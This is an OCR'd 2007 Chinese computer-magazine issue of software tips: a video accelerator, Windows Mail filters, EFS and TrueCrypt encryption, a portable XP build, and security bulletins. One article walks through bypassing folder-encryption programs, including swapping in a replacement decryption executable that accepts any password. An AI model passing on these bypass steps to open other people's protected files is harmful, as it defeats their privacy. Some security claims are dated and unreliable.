Youtube是世界上最大的视频网站，在里面可以找到很多有意思的视频。不过Youtube的服务器并没有在中国架设，所以国内访问Youtube的速度非常慢。浏览一个容量较大的视频，就需要花上半天的时间等待。SpeedBit Video Accelerator能够帮你，它专门针对Youtube网站进行加速，使本来很慢的视频变得非常的流畅。



SpeedBit Video Accelerator安装之后并不用进行任何设置，会自动隐藏在任务栏当中（暂不支持Vista系统）。当打开Youtube网站浏览视频的时候，SpeedBit Video Accelerator会自动出现并提高视频播放速度（见图），这样就不用再为等待视频缓存而浪费大量时间了。CF [YY19]

软件小档案：SpeedBit Video Accelerator

文件大小：1.32MB
软件版本：2.0
软件性质：免费软件
适用平台：Windows 9x/2000/2003/XP
下载地址：http://download.pchome.net/multimedia/media/37518.html

小提示:不仅仅是youtube

SpeedBit Video Accelerator除了Youtube网站的视频加速外，还支持iTunes等其他几个网站的视频、音频加速，只不过增值服务是要付费的。

收邮件不再提心吊胆

Tag Vista Mail、OE、邮件 〉实例 〉网络

四川/李学昌

微软对Vista的宣传，始终没离开六个字：安全、互联和娱乐。安全，在系统内置的邮件收发程序上也得到了体现。Vista系统，用全新的邮件收发客户端Windows mail全面取代了我们熟悉的Outlook Express(简称OE)，安全性有很大的提高，同时，使用方法上也略有不同。

实例1:通过域名或字符编码阻止垃圾邮件

1.域名阻止

不同国家或地区的电子邮箱有不同的后缀名，比如:123@456.com.cn，其中的cn表示中国。如果不想收到来自某国家或地区的邮件，可进行阻止。在图1中切换到"国际"标签，选择"阻止的顶级域名列表"，再在其下进行选择即可（见图1）。

2.编码阻止


前段时间，我老是收到繁体中文的垃圾邮件，而且发件人地址，邮件标题、主题词等都不停地变化，无法提取出邮件特征信息，还真没想到好的办法进行阻止。在Windows Mail下，可通过邮件的语言编码或字符集为特征进行阻止。要阻止上述邮件，只要在图2中"国际"下的"阻止的编码列表"里选择繁体中文即可。真是及时雨呀！


3. 黑白名单

Windows Mail同时提供了"阻止发件人"和"安全发件人"功能，而且使用更加灵活，比如:在设置阻止发件人时可以域名为单位，假设为@456.com，但来自这一域名的却有极个别邮件为非垃圾邮件，假设为123@456.com，只要将这一邮件地址添加到"安全发件人"列表即可。在"宁可错杀一千也不放过一个"的大前提下允许有一小点弹性。

Just Do It:**邮件位置被移动如何找到?**

邮件存贮位置可通过邮件收发客户端程序进行修改，如果不在默认位置，可通过系统的搜索功能将其查找出来。查找*.dbx后再通过主文件名可判断出是收取过的邮件还是已发过的邮件或其他。查找*.eml后再根据它所在的文件夹可判断邮件的性质，比如:在Inbox表示收件箱、Outbox 表示发件箱。


1


2


3

小技巧:如何从OE中导出邮件

通过邮件的导入，可在一个邮件收发客户端下读取另一客户端中的邮件。实践表明，能在Windows Mail下导入OE邮件，但不能在OE下导入Windows Mail邮件。虽然不能在OE下导入Windows Mail邮件，但如果在Windows XP下使用了OE时，只要双击Windows Mail邮件(注意前面所讲，扩展名是eml)，它也能通过OE来打开。

在Windows Mail主界面上单击"文件→导入→邮件"，选择"Microsoft Outlook Express"。再依次选择"从OE6存贮目录中导入邮件"。然后单击"浏览"找到存贮OE邮件的文件夹，此时，可选择全部导入或只导入发件箱、收件箱等中的邮件。最后，很快就能在向导指引下完成导入任务。

实例2: 邮件加密新方式

看了前面的叙述，也许你会为自己的邮件安全而担忧，比如:在OE下导入别人的邮件后即可用OE打开，而且都不需要原邮箱密码或账户名。

在OE下，我们还可通过标识密码来阻止进入自己的邮箱，可是，Windows Mail不支持标识了，这又该如何是好呢？一个比较好的方法是通过EFS加密。

进入Windows Mail邮件的存贮位置，比如默认的C:\Users\用户名\AppData\Local\Microsoft\Windows Mail\文件夹。

首先，在上述位置，右击其下的Local Folders文件夹，选择"属性"，在弹出的对话框中切换到"常规"标签。单击"高级"，在弹出的对话框中勾选"加密内容以保护数据"，确定后返回图3界面。单击"应用"，选择"将更改应用于此文件夹、子文件夹和文件"，确定后，加密即可自动进行。完成后，可观察到经加密处理后的文件夹呈绿色。CF [YY20]

小提示:效果如何?

EFS加密非常霸道，它虽在Windows XP下就有了，但迄今为止，还无任何措施可以破解。但一定要注意，一旦重新安装过、恢复过系统，哪怕是重新创建加密时的系统登录名，只要无相应证书，都无法打开这些邮件。为此，请在加密后立即导出证书，以备安装、恢复系统后导入。



来自微软的礼物：Windows Live Folder尝鲜

江苏/王志军

Tag Windows Live Folder 实例 网络

虽然现在的网络硬盘实在是太多了，但稳定而且可靠的却没有多少，不过微软日前开始测试的Windows Live Folder确实值得一试。

尝鲜也不是那么容易

目前，Windows Live Folder暂时仅限于北美用户才能使用，而且必须进行申请后才能进行体验，对于已经得到邀请的国内用户来说，还必须按照下面的办法进行登录：

打开IE浏览器，从工具菜单下打开“Internet选项”对话框，单击底部的“语言”按钮打开“语言首选项”对话框，默认设置下这里只有“中文(中国) [zh-CN]”一种语言，请单击“添加”按钮将“英语(美国) [en-US]”添加进来。语言添加成功后，请调整一下它们的顺序，也就是说必须保证“英语(美国) [en-US]”处于最顶端，然后退出IE并重新启动。

打开IE浏览器，在地址栏手工输入http://folders.live.com/，回车后就可以正常登录了。

Windows Live Folder能干什么

Windows Live Folder为每个参与测试的用户提供了500MB的在线存储空间（见图），这里分为“Personal folders”(个人文件夹)、“Shared folders”(共享文件夹)、“Public folders”(公开文件夹)等三块区域，权限设定非常清楚，我们可以在其中存储、备份各种格式的文件，并且能够与朋友们进行分享。



实例：打造私密仓库

进入“Personal folders”(个人文件夹)页面，可以上传文档、音乐、图片等格式的文件。

Windows Live Folder允许同一时刻上传5首歌曲，但总的容量方面还是有限制的，这5首歌曲的大小不能超过50MB，相信也足够使用了。存储在“Personal folders”的文档具有足够的安全性，因为只有你自己才拥有访问的权限，而且每次访问都必须使用Windows Live ID进行登录。CF [YY21]

高校BBS的高级泡法

Tag 论坛、帖子 CTerm 实例 网络

辽宁/乔珊

高校BBS怎么泡？作为大一新生的你不得不去恶补CTerm的相关知识了。由于多数高校论坛采用了传统的Telnet方式，CTerm软件就是“泡”这类BBS的必备利器。CTerm 3.26可以从http://www.onlinedown.net/soft/9443.htm下载。

程序运行后，单击“文件→地址簿”，打开地址簿窗口，其中列出了国内外上百个BBS站点。如果你们学校的BBS站点已经位于其中，那么从中选择双击就可以连接了。

技巧1:一键将网页变成帖子

首先将网页中的有用内容得复制一下，然后在CTerm中按下F8键或者是单击“F8 快贴”按钮，CTerm则把剪贴板上第一行作为文章标题、其他内容作为文章正文发表为一篇文章，当前剪贴板上的内容立马就被发表成了一个新帖子。

技巧2:长帖子轻松下载看

对于论坛中的长帖子或是很有技术含量或文风优美的帖子，在线看一时半会儿无法看完，而且在线阅读还很浪费网费。我们不妨先保存一下，待下网之后有时间再慢慢欣赏。在帖子被打开状态下，按下F4键，这时会弹出一个“全文阅读/下载”的窗口，在其中观看长帖不但更方便，而且还可以单击“保存”按钮将其保存下来，十分的方便。

技巧3:显示IP来源地址和自动下载图片

在BBS中，当我们将鼠标移动到IP地址上时，会立即显示出该IP地址的物理位置，以方便我们定位对方是哪个城市的。当我们将鼠标移动到某一个URL地址上时，CTerm会根据该URL字符串的一些基本特征而判断是否为图片(例如，末尾为.jpg、.gif)。当鼠标置于该URL上超过 0.3 秒时，CTerm就会自动下载该图片。CF [YY22]

移动的Windows XP

Mobile XP——正牌移动硬盘版Windows XP降临

Tag 移动硬盘版、Windows XP 方案 软件

北京/肖正波

在移动硬盘上安装一个可以随身携带的完整的Windows XP一直是番茄的梦想，这样帮别人折腾电脑可方便多了，甚至可以不用再背着沉得把肩膀都压歪了的笔记本上班下班。这个移动硬盘版操作系统，就连特别的特别都憧憬了很久，可惜一直没有特别完美的方案，今天就让他和读者朋友们一起来解解馋吧。

Mobile XP——爱移动的操作系统

软件小档案：Mobile XP测试版

软件性质： 免费测试
下载地址： http://blog.cfan.com.cn/index.php/162794/action_viewspace_itemid_129752
作者肖正波的CFan博墅： http://blog.cfan.com.cn/?162794

这次，我们要安装的Windows XP是由本文的作者肖正波朋友一手打造的，他并不是什么系统方面的专业人士，作为兴趣爱好完成了这个可以安装到移动硬盘的Windows XP版本，并命名为Mobile XP，不久的将来很有可能正版化，在那之前我们先免费享用一下吧！



整个操作都是针对硬盘和分区的，请一定分辨好哪个是本机的分区、哪个是移动硬盘的分区，如果操作错误，可能会给你带来巨大损失！

小提示

虽然Mobile XP可以运行在只读存储介质中和U盘中（现在的U盘写入速度慢），但是由于U盘的可写入次数比硬盘要少得多（30万~100万次），频繁写入容易产生坏块。部分U盘主控芯片承受不了频繁读写，容易导致主控烧毁。

作者肖正波自述： 我就是Mobile XP的开发者，实际上我只是一个爱好者，我的MobileXP是使用 Microsoft Windows Embedded Studio开发套件开发的。目前可以在绝大多数移动硬盘上安装（移动硬盘必须支持USB2.0，必须在安装在第一分区），它支持大部分X86构架的电脑。Mobile XP使用Enhanced Write Filter（优化的写过滤器，简称EWF）保护C驱动器。系统运行时对C驱动器的所有写操作都被映射到内存中，系统重新启动后，对C驱动器数据的更改全部丢失。

赐予我移动的Windows XP吧

下面我们来介绍一下，当你得到了Mobile XP for Mobile Hard Disk时，如何进行安装。虽然步骤有些繁琐，但是成功之后的喜悦会让你非常满足的！

第1步 将下载的压缩包解压缩，将解压缩出来的ISO镜像文件用NERO等刻录软件刻录。

小提示

在安装之前请一定注意先备份移动硬盘上的数据！

第2步 将移动硬盘和电脑连接好，用刻录好的安装盘启动电脑，启动后选择“Acronis True Image Full Version（完全版本）”。

小提示

由于测试版作者肖正波没有编写“傻瓜化”的安装程序，现在使用硬盘镜像恢复的方式安装（比较复杂）。测试版使用的是Acronis True Image制作的镜像。

第3步 初始化磁盘。进入主界面后选择“Add New Disk（添加新磁盘）”打开向导（见图1），下一步后选择你要安装的移动硬盘（这里千万不要选错了，见图2），接着选择“Delete partitions on the destination hard disk（删除目标磁盘分区）”，Next继续。


接着选择“Next→Proceed（执行）”。注意：这里的操作将删除你选择移动硬盘中的所有数据！等待操作完成，返回主界面。

小提示

这步操作中请确保“Create new partition in unallocated space（在未分配的空间里创建分区）”选项没有选中。




1



2

第4步 选择“Recovery”打开向导（见图3）。选择“Next→选择在光驱上的最后一个文件（见图4）→Next→输入密码：xiaozhengbo→Next→选择Restore disks or partitions（恢复磁盘或分区）→Next→在Please select a partition or a hard disk drive to restore（请选择一个分区或磁盘来恢复数据）中选择第一个选项（见图5）→Next”。






第5步 选择“No，I do not want to resize partitions（我不希望改变分区大小）→Next→选择初始化好了的硬盘（Type为Unallocated）→Next→在Partition type（分区类型）中选择Active（活动）→Next→这里不做选择直接Next→选择Yes，I want to restore another partition or hard disk drive（我希望恢复其他分区或磁盘）→Next→在Please select a partition or a hard disk drive to restore中选择第三个选项（NONE）→Next→选择前面初始化好的硬盘→Next→在Partition type选择Primary（主分区）→这里不做选择直接Next→这里不用修改直接选择Next→选择Yes，I want to restore another partition or hard disk drive→Next→选择MBR and Track 0→Next→再次选择初始化的硬盘→Next→选择No，I do not →Next→选中Validate backup archive before restoration（在恢复前校验备份文件包）选项→Next→Proceed”，操作执行后安装就完成了。

过程虽然看起来复杂，但其实只要按照向导的顺序，稍稍再注意一下恢复的选项和目标等，很快就能完成安装，之后退出主界面重新启动计算机。进入本机的Windows XP，打开“开始菜单→控制面板→管理工具→计算机管理”，选择磁盘管理，新建一个磁盘分区、大小为128MB（见图6）。之后再根据自己的需要建立磁盘分区，删除刚才建立的容量为128MB的分区（这个分区用于缓冲），重新启动系统。

小提示

一次只能选则一项，如果你的移动硬盘容量小于30GB ，True Image在整盘恢复时会自动调整分区大小。这样EWF将无法工作，系统启动时将出现蓝屏0x7b错误。





Mobile XP正式降临

现在我们就可以从移动硬盘启动Windows XP，启动时选择从USB驱动器引导，进入系统后屏幕分辨率只有640×480，手动调节一下就可以了。

系统内集成的驱动程序只能识别基本硬件，像刚装完的Windows XP一样。其他的操作同Windows XP完全相同，大部分软件都可以在Mobile XP 上工作。个别的软件不能在Mobile XP上使用，例如：安装后需要重新启动才能工作的软件、频繁读取写入系统盘的软件等。

测试版的Mobile XP for Mobile hard disk提供了IIS、FTP、SMTP和ASP、ASP.NET2.0可以帮助开发人员开发WEB应用程序，并且提供了USB打印机、网络打印机、传真、电视卡、VGA显示器、采集卡、电视卡、声卡的软件基础支持。不过先要用户手动安装相应硬件的驱动程序。

大部分基本硬件都可以“免驱”直接工作。但是部分硬件例如打印机、网卡、声卡一类的硬件需要用户手动安装驱动才能工作。对于显示卡系统提供驱动只能使硬件有基本的功能，不支持硬件3D加速。大多数界面都是中文的，但是少数界面是英文的。这是由于使用英文系统+语言包来制作的。如果桌面下部没有Windows Embedded 的版本信息，你肯定分辨不出Mobile XP和Windows XP的区别。

小提示

如果屏幕分辨率无法调节需要手动安装显示卡的驱动程序；如果鼠标和键盘不能使用，请稍微等1~3分钟，因为系统在后台自动安装硬件启动。



总之，目前的测试版还有很多兼容性的问题。Mobile XP的开发者正在完善它。现在Mobile XP已经能运行在U盘上。不过由于U盘读写速度太慢。现在没有使用价值（系统启动需要半个小时你能等吗？）不过，到时候会推出U盘专用的精简版本。实用的方法还是采用U盘版的Windows 98，制作方法请参考CFan2006年第4期《螺蛳壳里开“酒吧”——在闪盘中安装Windows 98》；安装U盘版的WinPE可以参考http://school.cfan.com.cn/system/xp/apply/2007-03-14/1173845172d41217.shtml一文。

最新的开发动向以及问题可以到开发者的博客或者到电脑爱好者网站的论坛向开发者咨询，地址http://bbs.cfan.com.cn/thread-573411-1-1.html。CF [YY23]

阻断3721插件潜入系统

实战瑞星2008主动防御

Tag 主动防御、3721插件 > 瑞星2008 > 安全 > 软件

■北京/**史瑀**

近日，著名信息安全厂商瑞星发布了瑞星杀毒软件2008版（测试版），其中加入了强大的主动防御功能，通过该功能模块，我们对系统的控制能力大大增强，可以手工做一些原本做不到的事情，例如：主动防御3721插件。

作为一款臭名昭著的流氓插件，3721在很多网友的心目中留下了深刻的印象，它以无所不在的捆绑、挥之不去的难以卸载，让人敬而远之。但是有些我们常用的共享软件又集成了这个插件，一不留神就又装上了，很麻烦。

下面，我们以Readbook里捆绑的3721插件为例，实战演练如何用瑞星2008对流氓插件进行防御。在此之前，我们先了解一下主动防御的原理：瑞星主动防御会对所有的系统资源进行监控，如API（应用编程接口）、注册表键值、磁盘等都会被主动防御保护起来。如果你制定规则，不让3721修改注册表、不让其在系统目录创建文件，那它也就不能进入你的系统了。

第1步 打开瑞星杀毒软件2008版，点击“防御→应用程序访问控制→设置”，打开设置界面。

第2步 点击“添加→浏览”，找Readbook.exe程序，将其加入规则控制范围。



系统默认了三条规则，包括挂全局钩子、加载驱动、启动子程序，这些对于Readbook是不够的，还要加入一条：不准它在C盘创建任何文件。

第3步 添加文件规则，选择监控目标，加入C盘下的“Program Files”目录，记得勾选“包含子目录”，监控动作三项全选，触发动作选“提示”即可。这时在规则框里就多了一条关于Readbook的规则。



Ok，现在试验一下效果吧：打开Readbook配置右键选项，这时3721会跳出来自动安装，几乎在同时瑞星就会报警，拒绝3721进入你的硬盘。看着这个拒绝提示，很爽吧……

同理，利用这种主动防御方式，可以阻止任何流氓软件进入你的电脑，需要的仅仅是一点点技巧而已。CF [YY24]



CFan安全信息榜

补丁公告：微软安全公告MS07-041

补丁介绍：随着用户计算机水平的提高，WINDOWS附加的功能组件开始广泛被用户使用，但是更多漏洞的出现在原本安全的操作系统上。在众多附加组件中WIN XP中非默认安装的IIS5.1被安装的几率最大，近期，微软公布了一项针对XP SP2操作系统环境下IIS5.1的漏洞补丁。由于IIS5.1在允许外网连接情况下接受到攻击者发送的含有特殊页面的URL请求的时候，会导致远程执行代码的漏洞，并且导致本地计算机死机后重启执行木马。由于此漏洞只存在于WINXP SP2环境下的IIS5.1中，所以微软不建议广大WIN XP用户安装IIS5.1组件。

补丁下载：

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=fccbfe90-f838-47df-8310-352e2fb47132

临时解决方案：

用户如果无法更新此补丁，请采取以下方案避免被攻击：

1.已经安装IIS5.1的用户推荐：启动WINDOWS防火墙，设置阻止外来IP访问80端口，然后启用Internet 协议安全性（IPSec）进行端口封闭。

2.如用户需要对外网开放WEB服务器，笔者推荐一款支持ASP的小软件：netbox（下载地址：http://work.cfan.com.cn/cfan/200717/netbox.rar）

补丁公告：FIREFOX2.0.0.5 URL注入漏洞

升级介绍：在微软发布MS070-041补丁的同时，火狐浏览器2.0.0.5版浏览器被发现了处理包含特定字符的URL串时存在命令注入漏洞，如果攻击者利用WEB向用户浏览器发出包含有“%00'网页木马地址”字符的URL串时，可导致浏览器自动访问恶意网页。

新版浏览器下载：

华军FIREFOX2.0.0.6：www.onlinedown.net/soft/3600.htm

官方FIREFOX2.0.0.6：http://www.mozilla.com/en-US/firefox/

病毒资讯：微软发布重大安全补丁

8月15日，微软官方主页发布了9个关于微软产品的安全公告补丁，其中6项为高危级安全隐患补丁，涉及到IE浏览器、媒体播放器、Office等用户计算机普遍安装的功能组件，导致本月针对性木马、病毒对用户计算机的侵害达到2007年的第二次高峰。其中利用IE浏览加载网页木马的攻击代码已经出现在多个黑客网站，推荐用户尽快使用微软自动更新程序或到官方下载补丁对操作系统进行升级防御。我们在得到攻击代码的当天马上进行了计算机安全性测试，发现90%以上未开启杀毒保护IE浏览的Windows XP/2000操作系统在打开含有恶意攻击代码网页后，会出现木马被执行现象，强烈推荐用户升级这9个补丁。

小技巧：利用命令行禁止DLL文件运行

很多时候病毒在被杀毒软件清理时候会提示由于XXX.DLL文件被执行无法删除。在这时我们可以在命令行输入：

regsvr32 /u XXX.dll将此DLL文件停止运行，然后再利用杀毒软件将其清除。



把文件放进世界上最保险的地方

TureCrypt——坚不可摧的保险箱

Tag 文件、文件夹加密 〉TureCrypt 〉安全 〉软件

辽宁/小新

有的时候，电脑里面有一些东西不愿意让别人看到，但是很多朋友用的都是些伪加密的工具，这也就是为什么最近有这么多手工破解加密文件夹文章出来的原因了。要想真的把你的秘密守住，只有用我们今天推荐给你的工具——TrueCrypt，这个来自德国的号称是世界上最强大的开源文件加密工具，是加密磁盘之皇者，用它来保护你的文件，绝对万无一失。


软件小档案：TrueCrypt 4.3a

文件大小：1.49MB　软件授权：共享软件

运行环境：Windows 9x/Me/NT/2000/XP/2003

下载地址：http://www.newhua.com/soft/57783.htm

安装TrueCrypt后，进入主界面之后点击“创建加密卷”按钮，来建立虚拟磁盘（见图1）。虚拟磁盘建立的方式很简单，采用向导式操作，就算是第一次使用这款软件也很容易上手。下面我们就来守住你的秘密：



第1步 选择是创建标准的加密卷，还是创建隐藏的加密卷，这里我们选择建立标准的加密卷。

第2步 选择加密卷文件存放的位置，一定要选择一个剩余容量比较大的分区，以便存放更多的文件。

第3步 选择加密类型，有AES-256、Blowfish(448-bitkey)、CAST5、Serpent、Triple DES等多种加密方式可供选择，根据自己的实际需求来进行选择就可以。

第4步 选择加密卷的大小，只要不超过加密卷文件所在分区容量的上限即可。

第5步 输入密码，TrueCrypt支持64位的密码，当然不需要输入那么多，但一定要设置8位以上的密码，确保加密文件安全。

第6步 点击“格式化”按钮，创建的虚拟磁盘并退出向导。

用TrueCrypt创建完虚拟磁盘之后，不能马上使用。需要加载才可以使用。在TrueCrypt主界面下方点击“选择文件”，找到刚才建立的文件。点击“载入”，并输入正确的密码加载该虚拟磁盘。此时，TrueCrypt界面会显示新的X盘的信息，同时在“我的电脑”可以看到多出了一个新的盘符，将需要保护的文件全部移到新的分区后，就可关闭虚拟磁盘。接着使用鼠标右键单击系统托盘区上TrueCrypt的图标，选择“卸载盘符”，退出即可。这样，不想让别人看到的文件就被隐藏起来了。 CF [YY25]

小提示

一定要注意，不要将密码丢失，否则自己也无法正常访问文件（见图2）。



只需两步 KIS半年授权免费得

Tag 卡巴斯基、KIS、免费 〉技巧 〉安全

湖北/汪哲

用过360安全卫士的网友都知道可以用它来免费申请卡巴斯基反病毒软件(KAV)的半年授权，但是KAV毕竟只是杀毒软件，不带防火墙等功能，而卡巴斯基安全套装（KIS）则可以为个人计算机提供信息安全保障的组合解决方案。现在卡巴斯基与PC Advisor合作，为大家免费提供KIS的半年授权。

第1步 因为这次活动面向该网站用户，因此我们必须先在网站注册（http://www.pcadvisor.co.uk/account/register/index.cfm），这里注册很简单，但是有两点需要注意。

★这里的E-mail一定要填写有效地址，网站会发确认邮件来完成注册，鉴于PC Advisor是国外网站，推荐大家使用Gmail、Hotmail、Yahoo等邮箱；

★凡是标注绿色五角星空白框都必须填写或者勾选。

第2步 使用申请的帐号登录网站（登录框在网页左上角，有点不起眼），再进入活动页面（http://www.pcadvisor.co.uk/cd/registerforsoftware/index.cfm?action=displayitem&itemnumber=82），页面下面有个问题：“Are you a PC Advisor subscriber?（你是PC Advisor的用户吗？）”，当然选择“yes”了。最后单击“Register for software（注册）”。好！KIS半年授权到手拉，Your serial number is（你的序列号）后面的字符串就是授权ID，网站同时也会发送一封相同内容的邮件到注册邮箱。

最后提醒大家：授权ID必须在2007年9月19号以前激活，机不可失，大家可要抓紧了！ CF [YY26]

加密软件你别吹了

Tag 加密软件、解密 文件夹嗅探器、FinalData 技巧 软件

北京/虫二

网上流传着各种加密软件"神话":不是隐藏文件,使用高强度算法,彻底隐藏文件及文件夹!一般来说,它们的惯用伎俩就是文件隐藏(资源管理器中看不到)、文件伪装(把文件夹变成字体、打印机等"控制面板"下的项目)。

而我们之所以使用它,就是因为有重要文件才需要加密,但如果忘了密码,怎样才能找回它们呢?更有些"无耻"的加密软件,采用了非常"流氓"的手段:如果你不交钱,那么就不能找回已经加密的文件夹!


面对问题,面对"流氓",加入解密进阶班,去帮助自己和别人吧!

初级班:WinRAR+文件夹嗅探器出动!

这是一招在网上流传已久的秘技,WinRAR的文件浏览窗口(见图1),就像孙悟空的眼睛,能够把隐藏文件通通显示出来,很多软件加密后资源管理器中无法显示的隐藏文件夹全被它直接识破。后来加密软件也聪明了,直接把文件夹伪装成像系统文件一样,比如"磁盘加密王"就把所有数据都隐藏在了Thumbs.dn文件中,并且将全部文件都进行了重命名操作,文件夹都改成了数字,同时后面加上了".{2227A280-3AEA-1069-A2DE-08002B30309D}",文件则也是变为数字,同时扩展名也变成了MEM。

破解方法:就是用WinRAR的文件浏览窗口就可以看到该文件,双击后,所有隐藏的文件夹就都显示出来了,将每个文件夹名数字序号后的"."字符删除,然后将所有文件压缩成一个RAR文件保存到其分区中,再解压这个文件就可以了。





文件夹解决之后,就是那些文件了,如果是RAR文件,可以直接在WinRAR窗口解压缩文件就可以了,若是其他类型的文件就比较麻烦了,一是可以根据文件长度回忆文件,另外的方法就是使用免费软件"文件夹嗅探器"(下载地址:http://www.onlinedown.net/soft/40923.htm)。我们要使用的版本是压缩包内的"FolderSniffer2.51(支持NTFS)",运行后,点击"文件→开始扫描"菜单项,选择要扫描的磁盘,稍候,就会列出所有的MEM文件,然后用工具栏上的"测试文件类型"按钮(见图2),就能恢复了。


小提示

★"文件夹嗅探器 3.51"具备更强的扫描功能,扫描出来的结果如果是隐藏、加密的文件都会标为红色,方便你查看恢复。
★有些加密软件在运行后,会对"文件夹嗅探器"进行限制,症状为菜单全部为灰色,这时只要结束掉SVOHOST.EXE进程就可以了。

中级班:恢复软件兼职解密

WinRAR也不是万能的,遇到像"E神加密文件夹"这类的软件,它把文件夹加密后都添加了YWB扩展名,用WinRAR去除扩展名时,就会弹出"拒绝访问"的错误。看来只能寻找新方法了。

破解方法:从http://work.newhua.com/cfan/200717/FinalData.rar下载FinalData,点击"文件→打开"菜单项,选择含有被加密文件的分区,由于不是恢复误删文件,所以到"选择要搜索的簇范围"对话框中,直接点"取消"(见图3),然后进入被隐藏的文件夹,在该文件夹下,你会看到名为PSW.DLL的文件,该文件就是加密软件留下的密码文件,右击后,选择"恢复",将文件保存到另一分区后,




加密后的文件夹就正常了。

如遇到像“紫电文件夹加密保护神”这类能够隐藏文件夹名的软件，这里就要使用另一个小技巧了，通常这些加密软件都会把加密后的文件隐藏到回收站中，这样只要用FinalData扫描文件夹后，在左侧的文件夹中查找Recycled目录中的每个文件夹，通过文件大小、文件名等信息就可以判断出哪个是被加密的文件夹了。

高级班:专用程序来帮忙

Windows优化大师你应该知道吧，除了系统优化、进程查看外，它也具有加密功能，那怎么才能破解它呢?网上还真有不少人因为忘了密码急着直撞墙的。别急，现在终于有方法了。优化大师用于加密的程序是WoptiDecryption.exe，加密后的文件扩展名会改为WOMEC(见图4)。



破解方法:要破解优化大师的加密文件，首先要把WoptiDecryption.exe去壳，再进行编译(此处省略10000字)……

还是说最直接的方法吧，进入优化大师安装文件夹，重命名WoptiDecryption.exe为“YBWoptiDecryption.exe”，然后从http://work.newhua.com/cfan/200717/win.rar下载文件，解压后得到WoptiDecryption.exe，把该文件复制到优化大师安装文件夹中，在优化大师中运行“解密”，输入任意不是正确的密码就可以了。用完后，别忘了把文件名恢复正常就成了。

有了上面的方法，相信你已经能独当一面了，如果要加密文件夹和文件的话，还是使用Windows提供的EFS最好，毕竟现在它还是很安全的。只要是NTFS分区，右击需要加密的文件夹，选择“属性→高级”，勾选“加密内容以保证数据”安全项就可以了。这样只有当前加密的用户才能够正常使用该文件夹下的内容。



火速链接
关于密码的知识，建议你参考2006年22期《密码的秘密》一文。 CF [YY27]


别“肉”了，快让Emeditor帮你做目录吧!

Tag 正则表达式 Emeditor 技巧 软件

北京/TS

从网上下载了文章，想提取出所有章节制作目录，你会怎么办呢?一点一点删除?那多慢!如果我是你，我会选择Emeditor，知道为什么吗?因为它编辑功能强大，还支持正则表达式。

比如，我让它把一篇文档里的正文全部删除，只保留“第N章 XXXX”和“第N节 YYYY”的标题(XXXX和YYYY都为任意文字，这些标题都单独占行)，也就是除标题“第一章 序言”、“第一节 开始”等之外的文字全部删除。具体的操作步骤很简单:打开软件后，按Ctrl+H，打开替换窗口，在“查找”中输入“(?<=^|(第.+[章节])).*?(?=$|(第.+[章节]))”(不含引号)，确认“替换为”栏中没有内容，勾选“使用正则表达式”项，最后点击“全替换”按钮就可以了。再用插件把空行删除就可以了(见图)。



Emeditor是如何找到选定内容的?

(第.+[章节]):这里的“.”表示任意单个字符，“+”表示重复一次或多次，“[]”表示括号内的字符为或关系，这部分可以让Emeditor找到“第N章”及“第N节”。

?<=^:^是字符串的开始，?<=^表示确定查找字符串的开始位置。

